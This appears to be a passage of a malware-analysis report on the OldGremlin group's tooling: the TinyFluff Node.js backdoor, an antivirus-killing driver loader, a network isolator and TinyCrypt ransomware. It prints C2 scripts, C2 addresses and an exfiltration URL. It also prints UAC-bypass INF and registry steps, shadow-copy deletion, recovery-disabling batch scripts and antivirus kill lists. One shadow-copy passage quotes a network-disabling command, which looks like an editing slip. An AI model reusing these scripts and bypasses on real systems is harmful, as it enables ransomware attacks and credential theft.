The first time we came across **TinyFluff** was in the mailout on March 22, 2022. Immediately after that, we published a [blog post](#). Like TinyNode, TinyFluff launches a malicious JS file using the **Node.js** interpreter. During the time we observed the group, we identified only four mailouts in which the tool was used. The most significant differences between the two tools lie in their scripts, but the executable files are basically the same (see Table 9):



Table 9. Executables

SHA1	The way Node.js is executed	Script location	Directory where the interpreter and script will be placed
bd0a6a3628f268a37ac9d708d03f57feef5ed55e	Loads the file from the official website ( <a href="http://nodejs.org/dist/latest-erbium/win-x86/node.exe">http://nodejs.org/dist/latest-erbium/win-x86/node.exe</a> ) and executes it	Embedded in the resource of the executable file, the name of the resource is <b>TXT</b>	%APPDATA%\%MachineGuid%
c82e12e563d5d5f4a8dd67703b5df7373b457abc	Runs the file located on a WebDav server (192.248.176[.]138)	On a WebDav server (192.248.176[.]138)	%APPDATA%\%MachineGuid%
b81d017f1a72d6878e8916af121ed12f7fdc6455	Runs the file located on a WebDav server (164.92.135[.]160)	On a WebDav server (164.92.135[.]160)	C:\ProgramData\HLWRET
b052ee0508300163ba82951f7b901bd290752598	Runs the file located on a WebDav server (164[.]92[.]205[.]182)	On a WebDav server (164[.]92[.]205[.]182)	C:\ProgramData\TRUIOP

In this case, %MachineGuid% is taken from the registry value **SOFTWARE\Microsoft\Cryptography\MachineGuid**. We examine the scripts in detail below.

### The first version

The script launched by the file with the SHA1 **bd0a6a3628f268a37ac9d708d03f57feef5ed55e** is the most complex. The list of C2 servers is not included in the script code. Instead, DGA is used:

```
const a=[0...0x1e4]
const tld=[".com",".org",".net"],
domain=crypto.createHash("md5").update(a.toString()).digest("hex").
slice(0,6)+tld[f]
```

For each domain, the script generates a subdomain in the format **[0-9a-f]{4}.[0-9a-f]{8}.%dga\_domain%**, makes a DNS request, and receives a TXT record. All the tool's interactions are performed via a DNS tunnel. All data transferred by the Trojan is therefore located in the subdomain, while the server response is stored in the TXT record. We will not describe this process anymore and will assume that interaction with the server occurs in this exact manner every time.

The script uses the Base64-encoded key **MCowBQYDK2VwAyEAgp0p9o6lg/ZZ3WUJtx7UBBb1qYMZEDNC19Hbb84wt88=** (DER format) to verify the digital signature of the data received using the function `crypto.verify`. If the signature is valid, the script generates a bot identifier in the form of a number ranging from 0 to 1, and then requests a command from the server. The response is sent in obfuscated form.

The deobfuscation process is as follows:

1. Data is decoded using the Base64 algorithm
2. Data is decrypted using the RC4 algorithm (as a key, requests of this type use **%id%.%dga\_domain%**, the domain name that was accessed)
3. The decrypted data is unpacked using the gzip algorithm

In the [blog post](#), we gave a detailed description of an example of interaction between the C2 server and the malware. The final script that we obtained performs the following functions:

- Sends several DNS requests at the same time
- Collects information about the infected device
- Steals files from the infected device
- Loads a random file from the server
- Deploys a SOCKS server in order to proxy the traffic

At the time of our investigation, the script we received looked rough around the edges. The code contained errors and the function of ensuring persistence was commented out. What's more, after the script was run, only one of the above functions was executed: collecting information about the infected device. Data was collected into a JSON object in the following format:

```
{
  "transfer": {
    "threads": "global.threads",
    "tick": "global.tick",
    "domain": "global.dom"
  },
  "paths": {
    "temp": "os.tmpdir()",
    "home": "os.homedir()"
  },
  "proc": {
    "load": "os.loadavg()",
    "cpus": "os.cpus()"
  },
  "mem": {
    "total": "os.totalmem()",
    "free": "os.freemem()"
  },
  "network": {
    "interfaces": "os.networkInterfaces()"
  },
  "sys": {
    "hostName": "os.hostname()",
    "type": "os.type()",
    "platform": "os.platform()",
    "release": "os.release()",
    "uptime": "os.uptime()"
  },
  "user": "os.userInfo()"
}
```

As a response, the server can send an obfuscated Java script that will be executed. During our investigation, a command was received to run the second part of the script, which is intended to process the following commands received from the server (see Table 10):

**Table 10.** Descriptions of commands from the server


Command	Parameters	Summary
A blank string	File name	Loads the file to the infected device. The code cannot be executed correctly since the command parameters return an error when parsed.
.download:	File name	Reads the file contents from the working directory.
.set:	threads tick_sec	Changes the parameters used when accessing the server; threads is the number of simultaneously executed DNS requests; tick_sec is the time required to request another command.
Any other string	—	The output will be sent to this.proc.stdin.

This fragment of code logs its operations, but in order to transfer data to the server the function **this.send** (not defined in the code) is used, which takes **this.proc.stdout** as the first argument. The output of the comment **.download:** is processed in the same way. These facts suggest that this fragment of code could still be under development.

The code also includes two functions whose names speak for themselves: **\_socks** and **\_eval**. We have not detected them being used yet and therefore can only suppose that they can be called using a server command. Moreover, a part of code in the script is commented out. This part ensures persistence by creating a file, **OneDrive.cmd**, in the directory **Microsoft\Windows\Start Menu\Programs\Startup** and writes a command to launch Node.js interpreter with the argument **s.txt** in this file.

### The second version

The next version of the malicious script was significantly simplified. As was the case with the first version, the initial script was severely obfuscated, but if anyone manages to launch it, they will not need to spend any time on deobfuscation because the obfuscated layer restarts the Node.js interpreter and passes a “clean” script to it as an argument.



**Figure 44.** Script without obfuscation (Source: Group-IB Managed XDR)

As shown on the screenshot above (Figure 43), the argument of the second process **node.exe** is a script without obfuscation. Its functionality is simple: connect to a C2 server, pass the identifier in the `/{0.[0-9]*}/` format, cyclically obtain a command and execute it (using the function **eval**). Before describing the commands, we would like to point out that when responding to an incident we came across an equivalent script with a different IP: **159.89.111.[159]** In the attack on July 28, 2022, the IP address **46.[101].[112].[76]** was used as a C2 server. Finally, in the campaign on August 23, 2022, the threat actors used the IP address **164.92.216.[172]** as a C2 server. During the investigation we obtained several commands (the task was not difficult because all interaction between the malware and the C2 server could be shown via an ordinary traffic sniffer), as seen below (Figure 45):

```
{0.6086490023153508}try{const res={writeHeader:()=>>{this.write(d);this.write(this.a)}};function Response(result){let resp;if(Array.isArray(result)){resp={ok:true,result:result}}else{resp={ok:false,result:result}}try{resp=JSON.stringify(resp)}catch(e){resp=e.toString()}res.writeHeader(200,{"Access-Control-Allow-Origin":"*","Content-Length":Buffer.byteLength(resp),"Content-Type":"application/json"});res.end(resp)}function getInfo(){const os=require("os");try{const info={cpus:os.cpus(),hostname:os.hostname(),mem:{free:os.freemem(),total:os.totalmem(),network:os.networkInterfaces(),os:{arch:os.arch(),type:os.type(),release:os.release(),platform:os.platform(),temp:os.tmpdir(),uptime:os.uptime()};return [info]}catch(e){return e.toString()}Response(getInfo())}catch(e){this.write(e.toString()+this.a)}{0.6086490023153508}{ok:true,result:[{"cpus":[{"model":"██████████","speed":██████,"times":{"user":██████,"nice":0,"sys":██████,"idle":1255687,"irq":2140}},{"model":"██████████","speed":██████,"times":{"user":██████,"nice":0,"sys":29859,"idle":1263421,"irq":78}],"hostname":"██████████","mem":{"free":██████████,"total":██████████},"network":{"Local Area Connection":[{"address":"██████████","netmask":"255.255.255.0","family":"IPv4","mac":"██████████","internal":false,"cidr":"██████████"}],"Loopback Pseudo-Interface 1":[{"address":"1","netmask":"ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff","family":"IPv6","mac":"00:00:00:00:00:00","internal":true,"cidr":"","scopeid":0},{"address":"127.0.0.1","netmask":"255.0.0.0","family":"IPv4","mac":"00:00:00:00:00:00","internal":true,"cidr":"127.0.0.1/8"}]},"os":{"arch":"ia32","type":"Windows_NT","release":"██████████","platform":"win32","temp":"C:\\Users\\██████████\\AppData\\Local\\Temp","uptime":1305}]}{0.6086490023153508}try{const res={writeHeader:()=>>{this.write(d);this.write(this.a)}};function Response(result){let resp;if(Array.isArray(result)){resp={ok:true,result:result}}else{resp={ok:false,result:result}}try{resp=JSON.stringify(resp)}catch(e){resp=e.toString()}res.writeHeader(200,{"Access-Control-Allow-Origin":"*","Content-Length":Buffer.byteLength(resp),"Content-Type":"application/json"});res.end(resp)}function itemStats(path){const fs=require("fs");let stats;try{stats=fs.lstatSync(path)}catch(e){return{e:e.toString()}}const info={x:parseInt((stats.mode & parseInt("777",8)).toString(8)),s:stats.size,a:stats.atime,m:stats.mtime,c:stats.ctime,b:stats.birthtime};if(stats.isFile()){info.t="f"}else if(stats.isDirectory()){info.t="d"}else if(stats.isBlockDevice()){info.t="b"}else if(stats.isCharacterDevice()){info.t="c"}else if(stats.isSymbolicLink()){info.t="l"}else{info.t="u"}return info}function dirRead(path){const fs=require("fs");const Path=require("path");const arr=[];let items;path=Path.join(path);try{items=fs.readdirSync(path)}catch(e){return e.toString()}items.forEach(i=>{const _path=Path.join(path,i);const item=itemStats(_path);item.n=i;item.p=_path;arr.push(item)});return arr}Response(dirRead(""+__dirname+""))}catch(e){this.write(e.toString()+this.a)}{0.6086490023153508}{ok:true,result:[{"x":
```

Figure 45. Obtained commands

The commands can be divided by functionality into 6 scripts that perform the following steps:

1. Collect information about the infected system/device:

- CPU
- Name of the computer, memory size
- Network details (IP and MAC addresses)
- Operating system details
- Path to the %Temp% directory
- System runtime

2. Obtain information about any connected hard drives

3. Launch the command interpreter `cmd.exe`, execute a command in the interpreter, and pass the result to the C2 server. During our investigation, the following commands were executed:

- `ipconfig /all`
- `kill`



4. Obtain information about the plugins installed in the system. At the time of the analysis, none of the plugins were loaded, so for now we only have their names:
  - TSFR
  - SHLL
  - NESC
  - PRSE/PRST
  - FWSE
  - SPPU/SPPR
  - SRPU/SRPR
  - ATSE
5. Obtain information about the files located in the following directories:
  - The directory where the malicious script and the Node.js interpreter are located
  - C:\
  - C:\Users
  - C:\Users\<%username%>
  - C:\Users\<%username%>\Downloads
6. Terminate the Node.js interpreter.

## TinyShot

**TinyShot** is a console utility for creating screenshots, which is based on the source code of the [screenshot](#) utility. When launching the application with the parameter **-h**, all its functionalities are shown (see Figure 46).

```
C:\Users\Public>sc.exe -h

NAME:
    screenshot -    Save a screenshot of the Windows desktop
                   or window in .png format.

SYNOPSIS:
    screenshot [ -wt WINDOW_TITLE |
                -wh WINDOW_HANDLE |
                -rc LEFT TOP RIGHT BOTTOM |
                -o FILENAME |
                -h ]

OPTIONS:
    -wt WINDOW_TITLE
        Select window with this title.
        Title must not contain space (" ").
    -wh WINDOW_HANDLE
        Select window by it's handle
        (representad as hex string - f.e. "0012079E")
    -rc LEFT TOP RIGHT BOTTOM
        Crop source. If no WINDOW_TITLE is provided
        (0,0) is left top corner of desktop,
        else if WINDOW_TITLE maches a desktop window
        (0,0) is it's top left corner.
    -o FILENAME
        Output file name, if none, the image will be saved
        as "screenshot.png" in the current working directory.
    -h
        Shows this help info.
```

Figure 46. Application being launched with the parameter -h

## TinyWCMExtractor

**TinyWCMExtractor** is a 32-bit .NET console application (v4.0.30319) for Windows in the PE32 format, which has been written in C#.

The utility uses the Windows API functions CredEnumerate and CredReadW to enumerate and extract account data of users who log in to the system.

## TinyKiller

**TinyKiller** stops antivirus processes by exploiting vulnerabilities in older versions of drivers. When responding to incidents, we saw the use of two vulnerabilities of this type: the first one was in an old version of the GIGABYTE driver, while the second one was in MICRO-STAR INTERNATIONAL CO., LTD (2017).

The tool was used as early as during the post-exploitation stage: it was delivered to the infected device as an SFX 7Z archive. The installation script of the first version of the tool looked like this:

```
;!@Install@!UTF-8!
InstallPath="C:\\Windows"
RunProgram="hidcon:nowait:C:\\Windows\\swind2.exe C:\\Windows\\gdrv.sys C:\\Windows\\fs.sys"
OverwriteMode="0"
GUIMode="2"
SelfDelete="1"
;!@InstallEnd@!
```

As shown in the installation script above, the application extracts files to the directory **C:\\Windows**. The self-extracting file contains the following files:

- **swind2.exe** (a file that loads the driver)
- **gdrv.sys** (the legitimate GIGABYTE driver containing a vulnerability)
- **fs.sys** (a malicious driver)
- **kernconfig.ini** (a text file containing a list of processes that must be terminated)

After extracting these files, the initial file runs **swind2.exe** and passes to it the path to drivers **gdrv.sys** and **fs.sys** as arguments. The source code of the application **swind2.exe** is available at <https://github.com/fengjixuchui/gdrv-loader/tree/cdd9721ab28b50a7ac21711475bf8bd647051d62>. As can be deduced from its description, the application is designed for exploiting the following vulnerabilities in an old version of the GIGABYTE driver:

- CVE-2018-19320,
- CVE-2018-19322,
- CVE-2018-19323,
- CVE-2018-19321.

The first file in the list of arguments is the old and vulnerable **GIGABYTE** driver, while the second one is the unsigned OldGremlin driver. In modern Windows versions, drivers without a digital signature cannot be launched, which means that threat actors must be inventive and run their tools in kernel mode using creative methods. One such method involves using a legitimate **GIGABYTE** driver (with a valid digital signature) in which a vulnerability was found in 2018. For more information about how the vulnerabilities are exploited and how the drivers are launched, see:

- <https://github.com/fengjixuchui/gdrv-loader/tree/cdd9721ab28b50a7ac21711475bf8bd647051d62>
- <https://www.secureauth.com/labs/advisories/gigabyte-drivers-elevation-of-privilege-vulnerabilities/>

We will focus on the functionalities of the **fs.sys** driver. Immediately after launch, the driver creates a virtual device associated with it, named **SuperKill**. After that, the driver reads the contents of the configuration file **C:\Windows\kernconfig.ini**. The file contents are:

```
kavfs.exe, kavfswh.exe, kavtray.exe, kavfswp.exe, kavfsgt.exe,
avpsus.exe, avpui.exe, avp.exe, ebloader.exe, soyuz.exe, proton.exe,
kavfsmui.exe, mspeng.exe
```

Next, the application cyclically searches for listed applications among running processes, obtains the path to the executable process file, and deletes it. Once this is done, the application terminates the process. This means that all the antivirus solutions listed above will be stopped. After the system is rebooted, applications will not launch again because their executable files will have been deleted from the system. The last thing to mention is that the driver keeps logs of all its actions in the text file **C:\Windows\kernlog.ini**.

OldGremlin is not the first group to use this trick. Before that, the operators of ransomware called **RobbinHood** used the same vulnerability to load a driver with a similar functionality: <https://news.sophos.com/en-us/2020/02/06/living-off-another-land-ransomware-borrows-vulnerable-driver-to-remove-security-software/>. Group-IB experts compared the two malicious drivers and concluded that their codes differ significantly. It seems that OldGremlin liked the trick used by **RobbinHood** and decided to replicate it by creating a light version of their driver.

A key difference of the second version detected in 2022 is that it uses a different legitimate driver with a similar vulnerability (CVE-2019-16098) and a slightly different list of processes to stop. The initial SFX 7Z archive performs the following actions after launch:

```
@echo off
sc create ZCored64 binPath= "C:\Windows\RTCore64.sys" type= kernel
sc create ZCored32 binPath= "C:\Windows\RTCore32.sys" type= kernel
sc start ZCored64
C:\Windows\RTCore128.exe
sc start ZCored32
```

The list of terminated processes is as follows:


```
mmpeng.exe, kavfs.exe, kavfswh.exe, avp.exe, kavtray.exe,
kavfswp.exe, kavfsgt.exe, avpsus.exe, avpui.exe, ebloader.exe,
soyuz.exe, proton.exe, kavfsmui.exe, ekrn.exe, ccsvchst.exe
```



## TinyIsolator

**TinyIsolator** is a .NET console application that temporarily isolates the device from the network. The malware was delivered to the infected device together with **TinyCrypt** and **TinyKiller**, and launched using a Windows task. As mentioned above, **TinyKiller** stops antivirus software processes, which will not suffice if the target device has an EDR solution deployed. If there is no access to the network, however, the infected device will not send its logs and the operator will not be able to prevent the files from being encrypted in time. Besides, this approach significantly complicates investigating the incident because it is impossible to manage infected devices in a centralized way.

Unlike other tools used by the group, TinyIsolator is relatively user-friendly. If the user puts in wrong arguments, the tool will suggest correct ones. For each stage, the tool inserts a dedicated log string in the console (see Figure 47).



```
C:\Users\Public>voyager.exe
Incorrect arguments. Specify "2010 1 1 8 0 15" (1/1/2010 8:00:15 AM)

C:\Users\Public>voyager.exe 2021 11 7 21 42 00
11/7/2021 9:42:00 PM - 11/7/2021 9:41:37 PM = 00:00:22.1640160
Isolation started
Isolation canceled

C:\Users\Public>
```

Figure 47. TinyIsolator suggestions

As can be seen in the image above, the application accepts dates in the format **YYYY MM DD HH MM SS** as an argument. After that, the application disables network adapters by executing the following command:

```
wmic path win32_networkadapter where "NetEnabled='TRUE'" call disable
```

When the time specified in the command line comes, the application enables the adapters using the following command:

```
wmic path win32_networkadapter where "\"NetEnabled='FALSE'\""
call enable
```

## TinyCrypt

**TinyCrypt** is a simple .NET application that encrypts files on the infected device. Launching this application on as many devices as possible within the victim's infrastructure is OldGremlin's ultimate goal.

While analyzing the attacks, we detected four different ways to deploy this application on infected devices across several incidents:

1. Mass mailout on June 30, 2020
2. An incident that occurred in 2020
3. An incident that occurred in 2021
4. Incidents that occurred in 2022

The ransomware had the same functionalities every time, but the methods for running it changed with each attack. In this section we first describe various methods of deploying the tool, and then we outline the ransomware's functionalities.

## Method 1: Deploying the tool through a mass mailout

During the attack on June 30, 2020, TinyCrypt was installed using a PowerShell script, which on top of launching the ransomware also stole passwords and deleted shadow copies. Several Base64-encoded executable files are embedded in the body of the script:

- TinyCrypt,
- .NET Injector,
- Email Password-Recovery,
- Web Browser Pass View.

All the operations performed by the script can be categorized into three stages:

1. Stealing data from the infected device
2. Encrypting data
3. Deleting shadow copies

Let us describe stage 1 and stage 3 in detail. We will get back to stage 2 when describing the functionality of the malware.

### Stage 1: Stealing data from the infected device

The script steals passwords from browsers and email manager apps using legitimate applications from the NirSoft package:

- Email Password-Recovery,
- Web Browser Pass View.

It is worth noting the way both applications are launched. As mentioned above, **.NET Injector**, an application that injects the application code into a third-party process and launches it, is embedded in the body of the script. In this case, each process was launched as follows:

1. The script loaded **.NET Injector** as a .NET assembly in its own process and set the parameters required for the injector to work:
  - **payload:** Email Recovery / Web Browser Pass View
  - **arguments:** /scomma «%ApplicationData%\{0-9a-z}{8}.tmp»
  - **targetProc:**
    - %Windows%\System32\svchost.exe for x86 version of Windows
    - %Windows%\SysWOW64\svchost.exe for x64 version of Windows
2. The script launched the main function of the injector library, which performed the following actions:
  - Created a new process, **svchost.exe** (depending on the configuration set during the previous stage)
  - Injected the payload into the recently created process
  - Executed the payload with a parameter
    - /scomma «%ApplicationData%\{0-9a-z}{8}.tmp».

Finally, two files with the name **[0-9a-z]{8}.tmp** appeared in the directory **%ApplicationData%** as a result of **Email Password-Recovery** and **Web Browser Pass View** operation. After encrypting the collected data, the script sends it to the server following a sequence of steps:

- Verifies whether the infected device contains a file with the results of executing the program
- Generates a key randomly following the pattern **[0-9a-z]{4}**
- Reads the file that contains the results of executing the command and encrypts the received data using the RC4 algorithm
- Sends a byte array to the server in the following format:  
**<%bytes\_key%><%bytes\_ciphertext%>**

The data is sent by a POST request to **hxxp://45.61.138[.]170/web/index.php?r=bag**. The request parameters are shown in Table 11:

**Table 11.** POST request parameters

Description	Value
TimeOut	10 000
Method	POST
UserAgent	Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
ContentType	text/html
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Cache-Control	max-age=0

After sending the results to the server, the script deletes the file **%ApplicationData%\[0-9a-z]{8}.tmp**. Having sent passwords stolen from the browser and mail clients to the server, the script runs the core function of the .NET encryptor. Since the encryptor has only minor differences compared to other versions (only the internal variable values have been changed), we will describe it at the end of the section. Now, we will examine what happens after the data is encrypted.

### Stage 3: Deleting shadow copies

First, the script verifies if it has been run on behalf of **System**. It launches the command **whoami /user** and searches for the substring **authority** in its output. If the substring is found, the application executes the following command:

```
wmic path win32_networkadapter where "NetEnabled='TRUE'" call disable
```

The application uses this method to delete shadow copies from the infected device. If the script has been run not from a system administrator (the application executes the command `whoami /groups /fo csv` and searches the execution result for the substring `S-1-5-32-544`), it escalates the privileges using a method that will be described further down.

First, the script creates a file with the name `%TEMP%\{0-9a-z}{8}.inf` and the following contents:

```
[version]
Signature=`$chicago`$
AdvancedINF=2.5
[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection
[RunPreSetupCommandsSection]
cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & taskkill /IM
cmstp.exe /F
[CustInstDestSectionAllUsers]
49000,49001=AllUser_LDIDSection, 7
[AllUser_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.
EXE", "ProfileInstallPath", "%UnexpectedError%", ""
[Strings]
ServiceName="CorpVPN"
ShortSvcName="CorpVPN"
```

After that, the script runs the process `c:\windows\system32\cmstp.exe /au %TEMP%\{0-9a-z}{8}.inf`, tries to connect to the `cmstp` process window, and sends **Enter** (presses the single button in the window); action timeout is 3 seconds. If all the actions described above are performed without errors, the application decides that UAC has been bypassed successfully. If an error occurs, the application tries to use another method to bypass UAC.

The next steps are optional. For Windows 10, the application:

1. Creates the registry key `HKCU:\Software\Classes\mscfile\shell\open\command` and writes two values in it:
  - **(Default):** `cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet`
  - **DelegateExecute:** (blank value)
2. Runs `%System%\fodhelper.exe`
3. "Falls asleep" for 5 seconds
4. Deletes the registry key `HKCU:\Software\Classes\ms-settings`
5. Terminates the process `fodhelper.exe` created earlier

For other versions of the operating system:

1. Creates the registry key `HKCU:\Software\Classes\mscfile\shell\open\command` and writes one value in it:
  - **(Default):** `cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet`
2. Runs `%System%\CompMgmtLauncher.exe`
3. "Falls asleep" for 5 seconds
4. Deletes the registry key `HKCU:\Software\Classes\mscfile`
5. Terminates the process `CompMgmtLauncher.exe` launched earlier

If any of the methods described above prove efficient, shadow copies on the infected device will be deleted.

## Method 2: Infecting the system during the attack in 2020

During this attack against devices in the victim's infrastructure, a self-extracting archive was delivered with the following installation script:

```
!@Install@!UTF-8!
GUIMode="2"
OverwriteMode="0"
SetEnvironment="A=\"%systemroot%\System32\cmd.exe\"
SetEnvironment="B=\"%systemroot%\System32\cmd.exe\"
SetEnvironment="C=\"%C:\Windows\Temp\start.bat\"
InstallPath="C:\Windows\Temp"
RunProgram="hidcon:nowait:cmd /c if exist %A% (%A% /c %C%) else (%B% /c %C%)"
;!@InstallEnd@!
```

As can be seen in the script above, the archive saved files in the directory Temp. The list of files embedded in the archive included:

- **VSSEncrService.exe** (an executable ransomware file)
- **config.xml** (a ransomware configuration file)
- **start.bat** (a script that launches the ransomware and performs a couple more “useful” actions)
- **VSSEncrService.exe.config** (another configuration file that does not contain any information that would be useful as part of this analysis)

After saving the files, the installer runs the **start.bat** script and self-terminates. The script looks like this:

```
@echo off
taskkill /f /im VSSEncrSrv.exe
taskkill /f /im VSSEncrSrv.exe
taskkill /f /im VSSEncrSrv.exe
ping 127.0.0.1
sc create VssEncrService binpath= "cmd.exe /c %~dp0VSSEncrService.exe %~dp0config.xml" start= auto
start %~dp0VSSEncrService.exe %~dp0config.xml
vssadmin.exe Delete Shadows /All /Quiet
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

In short, this is what the script does:

1. Creates the autorun service **VssEncrService**, which launches the ransomware
2. Launches the ransomware (without using the service created earlier)
3. Deletes shadow copies from the hard drive
4. Disables the OS recovery menu

Both the service and the created script launch TinyCrypt and pass it a configuration file, **config.xml**, as a parameter. The configuration file contains many fields; the most noteworthy are:

- **build\_id** (company ID)
- **rsa\_pub** (RSA key)
- **excluded\_dirs** (list of directories in which files will not be encrypted)

- **excluded\_extensions** (list of file extensions that will not be encrypted)
- **start\_http\_callback\_url** (network address to send a message that encrypting the device has started)
- **end\_http\_callback\_url** (network address to send a message that encrypting the device has finished)
- **note\_text** (text content of the readme file)

### Method 3: Infecting the system during the attack in 2021

This time, the cybercriminals once again demonstrated ingenuity. They wrote a module in Node.js designed to launch the ransomware. From the victim organization's perspective, the process looked like a file had appeared

in all the devices affected by OldGremlin and that file executed the following actions:

- Extracted **node.exe** and **fs.node** in the directory **%WINDIR%\Temp**
- Created a service in Windows Task Scheduler using the following command:

```
create <%task_name%> binPath= "cmd.exe /c «%WINDIR%\Temp\node.exe
-e require('«%WINDIR%\Temp\fs.node').start()" start= auto»
```

- Launched the service created during the previous step

The file **node.exe** is the Node.js interpreter; **fs.node** is a malicious module that launches the ransomware. As mentioned before, the module is an executable file. The file code was partially borrowed from the project <https://github.com/etormadiv/HostingCLR/blob/master/HostingCLR/HostingCLR.cpp>. As follows from the project description, the code launches a .NET assembly from an application written in C++. In this case TinyNode, which is contained in the file of the module in Base64-encoded format, acts as the executable payload.

### Method 4: Infecting the system during the attack in 2022

In 2022, the threat actors returned to using SFX 7Zip archives. During this attack, the ransomware was launched after isolating the host from the network and disabling security tools using a blacklist. The installer script looked like this:

```
;!@Install@!UTF-8!
InstallPath="C:\\Windows"
RunProgram="hidcon:nowait:cmd.exe /c \"%C:\\Windows\\oneshot.cmd\""
OverwriteMode="2"
GUIMode="2"
;!@InstallEnd@!
```

As can be seen in Figure 48, the following files are “deployed” in the Windows directory:









 7z.dll	3/7/2022 2:21 AM
 7z.exe	3/7/2022 2:21 AM
 Container.sys	4/24/2022 5:56 AM
 kernconfig.ini	4/24/2022 5:19 AM
 oneshot.cmd	4/24/2022 5:53 AM
 RTCore64.sys	4/2/2022 7:10 AM
 ZBoot32.sys	3/3/2022 11:05 AM
 ZBoot128.exe	4/3/2022 5:22 AM

Figure 48. Archive contents

After that, a bat script is launched. Its slightly modified version looks like this:

```
@echo off
cd C:\Windows
sc create RTCore64 binPath= "C:\Windows\RTCore64.sys" type= kernel
sc start RTCore64

ping -n 3 "127.0.0.1"

C:\Windows\ZBoot128.exe

ping -n 3 "127.0.0.1"

sc create ZBoot32 binPath= "C:\Windows\ZBoot32.sys" type= kernel
sc start ZBoot32

ping -n 3 "127.0.0.1"

sc create ZKern binPath= "cmd.exe /c C:\Windows\ZKern.exe" start=
auto
sc create ZVoya binPath= "cmd.exe /c C:\Windows\ZVoya.exe %year%
%month% %day% %hour% %min% %sec%" start= auto

ping -n 300 "127.0.0.1"

C:\Windows\7z.exe x -p'%password%' "C:\Windows\Container.sys"

ping -n 3 "127.0.0.1"
sc start ZKern

echo %mail%@protonmail.com > "C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Startup\%readme%.txt"
echo %mail%@protonmail.com > "C:\%mail%@protonmail.com"

ping -n 900 "127.0.0.1"
sc start ZVoya
```

First, the script launches a utility for disabling security solutions installed on the device (we call this tool TinyKiller):

```
mmpeng.exe,,kavfs.exe, kavfsw.exe, avp.exe, kavtray.exe,
kavfswp.exe, kavfsgt.exe, avpsus.exe, kavfsmui.exe
```

After that, **oneshot.cmd** creates the system services **ZKern** and **ZVoya**, respectively for the **ZKern.exe** ransomware and the **ZVoya.exe** utility, which isolates the host from the network until the time specified.



The bat file extracts the ransomware **ZKern.exe** and the utility **ZVoya.exe** from the encrypted 7-Zip archive **Container.sys** (with the password `%password%`) using a legitimate console utility 7-Zip (the files **7z.exe** and **7z.dll**). After that, it executes the extracted files by running the corresponding system services, ZKern and ZVoya. **Oneshot.cmd** also creates text files that contain the contact email address of the threat actors.

## TinyCrypt, Windows version

As mentioned before, the ransomware has barely undergone any changes in the last two years. To use the ransomware for attacks on various companies, the threat actors needed only to change the optional variable fields, which they did when preparing for each new victim. In our description of the tool, the optional fields will be highlighted.

Written in .NET, TinyCrypt is a simple but efficient tool. Before getting down to its “evil deeds”, the application checks if it has been run on the system in the past. To do so, it uses a specialized variable, **BuildId**, which is also used as a mutex name. In our case, the name is **r5n679xtl78s**, which does not reveal much information. The ransomware tries to create a mutex, and if it encounters an issue in the process, it self-terminates. An issue can indeed arise because when the application is launched for the first time, it prohibits the current user from performing the following actions to the mutex:

- Synchronize (right to wait for a named mutex)
- Modify (right to release a named mutex)

